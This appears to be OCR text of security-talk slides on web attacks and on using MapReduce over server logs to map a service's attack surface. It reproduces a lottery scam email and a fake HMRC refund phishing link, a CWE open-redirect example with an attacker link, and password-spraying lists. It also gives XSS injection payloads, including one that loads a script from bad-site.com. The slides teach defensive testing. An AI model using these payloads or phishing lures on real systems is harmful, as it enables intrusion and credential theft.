
Lone hacker
Network of hacked computers

Exploiting integration (few months back…)



Top-ranked:
www.microsoftkey.ml

Visiting top search result



Can peek at past via web.archive.org

How is this done?

Search engine results page order links by “relevance”

Relevance ranking factor: “good click”

User made search, clicked on SERP link, and didn’t come back “too quickly”

Exploit: hacked network

There are also people paid to “navigate the web” and click according to “script”

How are machines hacked?

Mon 5/13/2013 5:14 PM

benoit . <bt.hydro1@orange.fr>

RE: VERIFICATION DE GAIN./EUR250.000 tr: FW: Re

To lbert.hulo@orange.fr

If there are problems with how this message is displayed, click here to view it in a web browser.

Message | view.pdf (276 KB) | nuit du feu (9).pdf (396 KB)

Cher (e) vencedor (e),

Nous vous envoyons cette lettre pour vous informer que vous avez gagner une somme de 250.000 euros.

S'il vous plaît contactez le cabinet de monsieur YANNICK BERNIER.

Recevez toutes les félicitations du groupe MICROSOFT INTERNACIONAL BILL GATES.

Envoyez un E-mail à l'avocat: Yannick.bernier@outlook.com

Pour plus d'informations, nous vous demandons à prendre connaissance du fichier joint à ce message pour la notification de votre gain.
Mme. ISABELLE CHEVALIER
Chef de campagne

www.hmrc.gov.uk <no_reply@tax.gov.uk>

TAX RETURN FOR THE YEAR 2013 - 2014

To Alisson Sol

Dear Applicant,

The contents of this email and any attachments are confidential and as applicable, copyright in these is reserved to HM Revenue & Customs. Unless expressly authorized by us, any further dissemination or distribution of this email or its attachments is prohibited.

If you are not the intended recipient of this email, please reply to inform us that you have received this email in error and then delete it without retaining any copy.

I am sending this email to announce: Af
your fiscal activity we have determined
tax refund of 418.33 GBP

http://hmrc.gov.uk.online.new.htm.
toprakhosting.net/www/index.php?https:/
/online.hmrc.gov.uk/login
Click to follow link

Click Here to Complete your Tax Refund

After completing the form, please submit the form by clicking the SUBMIT button on form and allow us 5-9 business days in order to process it.

Our head office address can be found on our web site at HM Revenue & Customs: http://www.hmrc.gov.uk

http://hmrc.gov.uk.online.new.htm.
toprakhosting.net/www/index.php?https:/
/online.hmrc.gov.uk/login
Click to follow link

URL Redirection to Untrusted Site

http://cwe.mitre.org/data/definitions/601.html

CWE - CWE-601: URL Redir...

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

Example Language: **HTML** *(Attack)*

```
<a href="http://bank.example.com/redirect?url=http://attacker.example.net">Click here to log in</a>
```

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.

Password attacks

Username	Password guess
sarahj57@live.com	abcdefg
sarahj57@live.com	123456
sarahj57@live.com	password
sarahj57@live.com	princess
sarahj57@live.com	monkey
sarahj57@live.com	12345678
sarahj57@live.com	Password

Depth first

Username	Password
sarahj57@live.com	abcdefg
johnf12@live.com	abcdefg
julie99@live.com	abcdefg
topdog@live.com	abcdefg
bostonS@live.com	abcdefg
seahawk@live.com	abcdefg
23mike7@live.com	abcdefg

Breadth first

Other strategies: replay {username, password} pairs from leaked datasets

Slide by Cormac Herley, Microsoft Research

Attacking service endpoints

Given URL

http://www.bing.com/search?q=[param]

Inject attack values

<script>alert("XSS");</script>
<script src="http://bad-site.com/XSS.js"></script>

Encoded

%3Cscript%3Ealert(%22XSS%22)%3B%3C%2Fscript%3E
%3Cscript%20src%3D%22http%3A%2F%2Fbad-site.com%2FXSS.js%22%3E%3C%2Fscript%3E

Attach request

http://www.bing.com/search?q=%3Cscript%3Ealert(%22XSS%22)%3B%3C%2Fscript%3E

Vulnerability testing

Attack values


Cross site scripting
- String injection
- Tag injection
- Attribute injection

Open redirects
Click jacking
HTTP response splitting
Certificate issues
SQL injection
Null character injection
Large string injection
Integer overflow
Cross-domain trust
Cookie fuzzing
…

Attack surface

http://example.com/?param1=value
http://example.com/videos/?param2=value
http://example.com/news/?param3=value
http://example.com/news/?p1=value&p2=value

What is the attack surface for my service?



Logged usage data


```
2014-09-30 05:25:12 127.0.0.1 GET /TechEd2014EU/ - 80 - 127.0.0.1
Mozilla/5.0+(Windows+NT+6.3;+WOW64;+Trident/7.0;+rv:11.0)+like+Gecko
- 200 0 0 1359
```

(C:) ▸ inetpub ▸ logs ▸ LogFiles ▸ W3SVC1

Name	Date modified	Type	Size
u_ex140829	8/29/2014 2:53 AM	Text Document	20 KB
u_ex140831	8/31/2014 1:34 PM	Text Document	1 KB
u_ex140902	9/2/2014 2:36 PM	Text Document	1 KB
u_ex140904	9/4/2014 10:22 AM	Text Document	3 KB
u_ex140926	9/26/2014 2:30 AM	Text Document	1 KB

Usage data: created by end-user interactions

Operational data



Operational data: logs from operation of infrastructure

```
2014-09-30 05:25:12 127.0.0.1 GET http://www.bing.com/?q=surface - 80 -
127.0.0.1 Mozilla/5.0+(Windows+NT+6.3;+WOW64;+Trident/7.0;+rv:11.0) -
200 0 0 1359
```

Map

key=http://www.bing.com/?q=[], value=1

Reduce

key=http://www.bing.com/?q=[], value=SUM

HDInsight LogMapper

```
public class LogMapper {
    public static void Main(string[] args) {
        if (args.Length > 0) { Console.SetIn(new StreamReader(args[0])); }

        string inputLine;
        while ((inputLine = Console.ReadLine()) != null) {
            string mappedData = ExtractDataFromInputLine(inputLine);
            Console.WriteLine(mappedData);
        }
    }

    private static string ExtractDataFromInputLine(string inputLine) {
        // Code to extract relevant data
    }
}
```

HDInsight LogReducer

```
public class LogReducer {
    public static void Main(string[] args) {
        if (args.Length > 0) { Console.SetIn(new StreamReader(args[0])); }
        string word, lastWord = null; int count = 0;

        while ((word = Console.ReadLine()) != null) {
            if (word != lastWord)  {
                Console.WriteLine("{0}\t{1}", lastWord, count);

                count = 1;
                lastWord = word;
            }
            else { count++; }
        }
        Console.WriteLine("{0}\t{1}", lastWord, count);
    }
}
```

HDInsight PowerShell script

```
#============================
# Define variables
#============================
Write-Host "Creating streaming MapReduce job definition" -ForegroundColor Green
$mrJobDef = New-AzureHDInsightStreamingMapReduceJobDefinition -JobName
mrSampleStreamingJob -Mapper $mrMapper -Reducer $mrReducer -InputPath $mrInput -
OutputPath $mrOutput -StatusFolder $mrStatusOutput
$mrJobDef.Files.Add($mrMapperFile)
$mrJobDef.Files.Add($mrReducerFile)

#============================
Write-Host "Running streaming MapReduce job" -ForegroundColor Green
$mrJob = Start-AzureHDInsightJob -Cluster $clusterName -JobDefinition $mrJobDef
Wait-AzureHDInsightJob -Job $mrJob -WaitTimeoutInSeconds 3600

Write-Host "Output at $mrOutput" -ForegroundColor Green
```

Bing

~10-100 billion requests

Map

key=http://www.bing.com/?q=[], value=1

